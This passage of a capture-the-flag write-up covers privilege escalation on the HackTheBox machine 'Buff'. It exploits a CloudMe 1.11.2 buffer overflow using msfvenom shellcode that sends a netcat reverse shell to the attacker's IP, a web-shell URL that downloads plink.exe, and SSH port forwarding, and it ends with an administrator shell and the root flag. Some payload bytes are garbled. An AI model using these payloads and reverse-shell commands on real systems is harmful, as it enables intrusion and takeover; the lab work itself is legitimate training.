We found an interesting .exe file at **Shaun's Downloads directory**. Refer to *figure 15*, the exe file name was **CloudMe_1112.exe**. We google the exact filename and found out CloudMe is a Cloud file storage services, and **version 1.11.2** is vulnerable to **Buffer Overflow**. We then head to exploit-db to search for the right exploit file by reading the description that meet our requirements. Refer: <https://www.exploit-db.com/exploits/48389> (*figure 16*)




Figure 16 Exploit-db CloudMe 1.11.2 – Buffer Overflow (POC)

Next, we shall scroll down to read and understand how the exploit works. The exploit file will launch a buffer overflow to CloudMe services running on localhost (127.0.0.1) and based on the msfvenom command commented on the exploit file, the buffer will execute calculator.exe. (Refer: *figure 17*) With this information, we can refer to the commented line and generate our own payload using the provided **bad character** (\x00\x0A\x0D) via **msfvenom** to send us shell as **administrative user** using the **netcat** binary that we uploaded earlier on **port 4444**.

```
#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload      = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
payload      += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload      += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
payload      += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
payload      += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
payload      += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
payload      += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
payload      += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
payload      += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
payload      += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
payload      += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
payload      += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
payload      += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
payload      += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
payload      += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload      += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload      += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun      = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun
```

Figure 17 CloudMe 1.11.2 – Buffer Overflow (POC) – details

Command used:

```
msfvenom -a x86 -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc1.exe =e
cmd.exe <tun0 IP> <port no.> -b '\x00\x0A\x0D' -f python -v payload
```

```
[noname@parrot]~[~/Desktop/HackTheBox/Machine/Complete/Buf]
$msfvenom -a x86 -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc1.exe =e cmd.exe 10.
10.14.92 4444" -b '\x00\x0A\x0D' -f python -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 274 (iteration=0)
x86/shikata_ga_nai chosen with final size 274
Payload size: 274 bytes
Final size of python file: 1456 bytes
payload = b""
payload += b"\xda\xc6\xd9\x74\x24\xf4\x5b\xb8\x7b\x4a\x36\x16"
payload += b"\x2b\xc9\xb1\x3e\x31\x43\x1a\x03\x43\x1a\x83\xeb"
payload += b"\xfc\xe2\x8e\xb6\xde\x94\x70\x47\x1f\xf9\xf9\xa2"
payload += b"\x2e\x39\x9d\xa7\x01\x89\xd6\xea\xad\x62\xba\x1e"
payload += b"\x25\x06\x12\x10\x8e\xad\x44\x1f\x0f\x9d\xb4\x3e"
payload += b"\x93\xdc\xe8\xe0\xaa\x2e\xfd\xel\xeb\x53\x0f\xb3"
payload += b"\xa4\x18\xbd\x24\xc0\x55\x7d\xce\x9a\x78\x05\x33"
payload += b"\x6a\x7a\x24\xe2\xe0\x25\xe6\x04\x24\x5e\xaf\x1e"
payload += b"\x29\x5b\x66\x94\x99\x17\x79\x7c\xd0\xd8\xd5\x41"
payload += b"\xdc\x2a\x24\x85\xdb\xd4\x53\xff\x1f\x68\x63\xc4"
payload += b"\x62\xb6\xe6\xdf\xc5\x3d\x50\x04\xf7\x92\x06\xcf"
payload += b"\xfb\x5f\x4d\x97\x1f\x61\x82\xa3\x24\xea\x25\x64"
payload += b"\xad\xa8\x01\xa0\xf5\x6b\x28\xf1\x53\xdd\x55\xe1"
payload += b"\x3b\x82\xf3\x69\xd1\xd7\x8e\x33\xbc\x26\x1d\x4e"
payload += b"\xf2\x29\x1d\x51\xa3\x41\x2c\xda\x2c\x15\xb1\x09"
payload += b"\x09\xe9\xf8\x10\x38\x62\xa4\xc0\x78\xef\x57\x3f"
payload += b"\xbe\x16\xdb\xca\x3f\xed\xc3\xbe\x3a\xa9\x44\x52"
payload += b"\x37\xa2\x20\x54\xe4\xc3\x61\x17\x30\x60\xf1\xf9"
payload += b"\x29\xe8\x71\xa6\xd9\x7c\x15\x39\x79\x0e\x89\xa2"
payload += b"\x04\x9d\x6d\x58\x87\x31\xe2\xc3\x03\x96\x92\x60"
payload += b"\xfd\x08\x0f\x1f\x98\x74\xf2\xba\x42\x16\x61\x21"
payload += b"\xad\xbd\x01\xcc\x91\x0c\x1\x20\xe3\x5e\x0f\x0c"
payload += b"\x37\xb1\x76\x5c\x17\xf9\xbc\x94\x63\x01"
```

Figure 18 generate buffer using msfvenom

Next, we download CloudMe 1.11.2 – Buffer Overflow (POC) exploit file and replace the payload section with our generated payload by copy and pasting it. (Refer *figure 18*).

Moving on, we rename CloudMe 1.11.2 – Buffer Overflow (POC) exploit file to **buff.py** and then we set up our netcat listener on our hacking machine on **port 4444**. However, before we download the exploit file to HTB-Buff, we realize that HTB-Buff **does not** have python2 neither nor python3 **installed**. However, our hacking machine does equip with python. Therefore, we going to use **port forwarding** technique to launch the buff.py from our hacking machine and direct it straight to CloudMe 1.11.2 running on HTB-Buff.

(Refer: <https://medium.com/@informationsecurity/remote-ssh-tunneling-with-plink-exe-7831072b3d7d>)

Firstly, we set up our netcat listener on our hacking machine; listening on port 4444.

Command used: `nc -lvp 4444`

Next, we download **plink.exe** from the given link below, then we upload it to HTB-Buff via web browser, according to *figure 19*. However, you can upload the .exe file via shell terminal or web browser. Link: <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>

Command used:

Shell terminal : `curl -O http://<tun0 IP>:<port no.>/plink.exe`

At web browser: <http://10.10.10.198/upload/kamehameha.php?telepathy=curl> -O <http://<tun0 IP>:<port no.>/plink.exe>





Figure 19 download Plink.exe using web browser URL method

Moving on, we shall start SSH service from our hacking machine. This will lead to opening our hacking machine port 22 (SSH) service.

Command used: `sudo service ssh start`

<input hacking machine password>




```
[noname@parrot]~[~/Desktop/HackTheBox/Machine/Complete/Buf]
$ sudo service ssh start
[sudo] password for noname:
[noname@parrot]~[~/Desktop/HackTheBox/Machine/Complete/Buf]
$
```

Figure 20 start SSH Services at hacking machine

Once we started SSH service from our hacking machine, we shall execute plink to assist us with remote port forwarding. We did some googling and found out that **CloudMe runs on localhost (127.0.0.1) on port 8080**. Therefore, we use plink to access our hacking machine via SSH then forward from our hacking machine via **port 8888**, and create a tunnel straight to CloudMe running on localhost via port 8080.

Note: terminate HTTP Server running on port 8888, to prevent further conflict.

Command used: `plink.exe -l <hacking machine username> -pw <hacking machine password> <tun0 IP> -R <tunnel from hacking machine port no.>: 127.0.0.1:8080`



```
C:\xampp\htdocs\gym\upload>plink.exe -l noname -pw toor 10.10.14.92 -R 8888:127.0.0.1:8080
plink.exe -l noname -pw toor 10.10.14.92 -R 8888:127.0.0.1:8080
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 77:e4:40:4f:b4:f5:83:8d:a5:55:3c:a0:8f:e3:ae:17
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
Using username "noname".
-e
Distro version:
Kernel Version: Linux 5.7.0-2parrot2-amd64 x86_64
-e
The programs included with the Parrot GNU/Linux are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```


Figure 21 Port Forwarding using Plink

Based on *figure 21*, we are now accessing our hacking machine from HTB-Buff terminal. We proceed with accessing the **directory** that we stored **buff.py** exploit file and enable execute permission. Lastly, we execute buff.py to perform buffer overflow towards CloudMe.

Command used: *cd <to the directory that buff.py was stored>*

chmod +x buff.py


python buff.py

A terminal window with a black background and green text. The prompt is [noname@parrot]~/. The user enters \$chmod +x buff.py, then \$python buff.py, and finally python buff.py. The prompt returns to [noname@parrot]~/.

```
[noname@parrot]~[~/Desktop/HackTheBox/Machine/Complete/Buf]
$chmod +x buff.py
[noname@parrot]~[~/Desktop/HackTheBox/Machine/Complete/Buf]
$python buff.py
python buff.py
[noname@parrot]~[~/Desktop/HackTheBox/Machine/Complete/Buf]
$
```

Figure 22 execute Buffer Overflow exploit file

Now at our hacking machine's netcat listener terminal, we will be receiving shell connection as **administrator** user. (Refer: *Figure 23*)

A terminal window with a black background and green text. The user enters \$nc -lvp 4444. It shows a connection from 10.10.10.198. Then, a Windows command prompt is shown with the user entering id and whoami, resulting in buff\administrator.

```
[noname@parrot]~[~/Desktop/HackTheBox/Machine/Complete/Buf]
$nc -lvp 4444
listening on [any] 4444 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.14.92] from (UNKNOWN) [10.10.10.198] 49703
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
buff\administrator
```

Figure 23 receive shell as administrator

Time to hunt root.txt at **administrator home directory** and then submit the root flag at <https://www.hackthebox.eu>.

Command used: *cd \users\administrator\desktop*

type root.txt

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\Administrator\Desktop

18/07/2020  17:36    <DIR>          .
18/07/2020  17:36    <DIR>          ..
16/06/2020  16:41             1,417 Microsoft Edge.lnk
02/09/2020  07:53                34 root.txt
               2 File(s)              1,451 bytes
               2 Dir(s)  7,332,945,920 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
6bccab3d79d43e0e7d5dea8103e29871
```

Figure 24 root.txt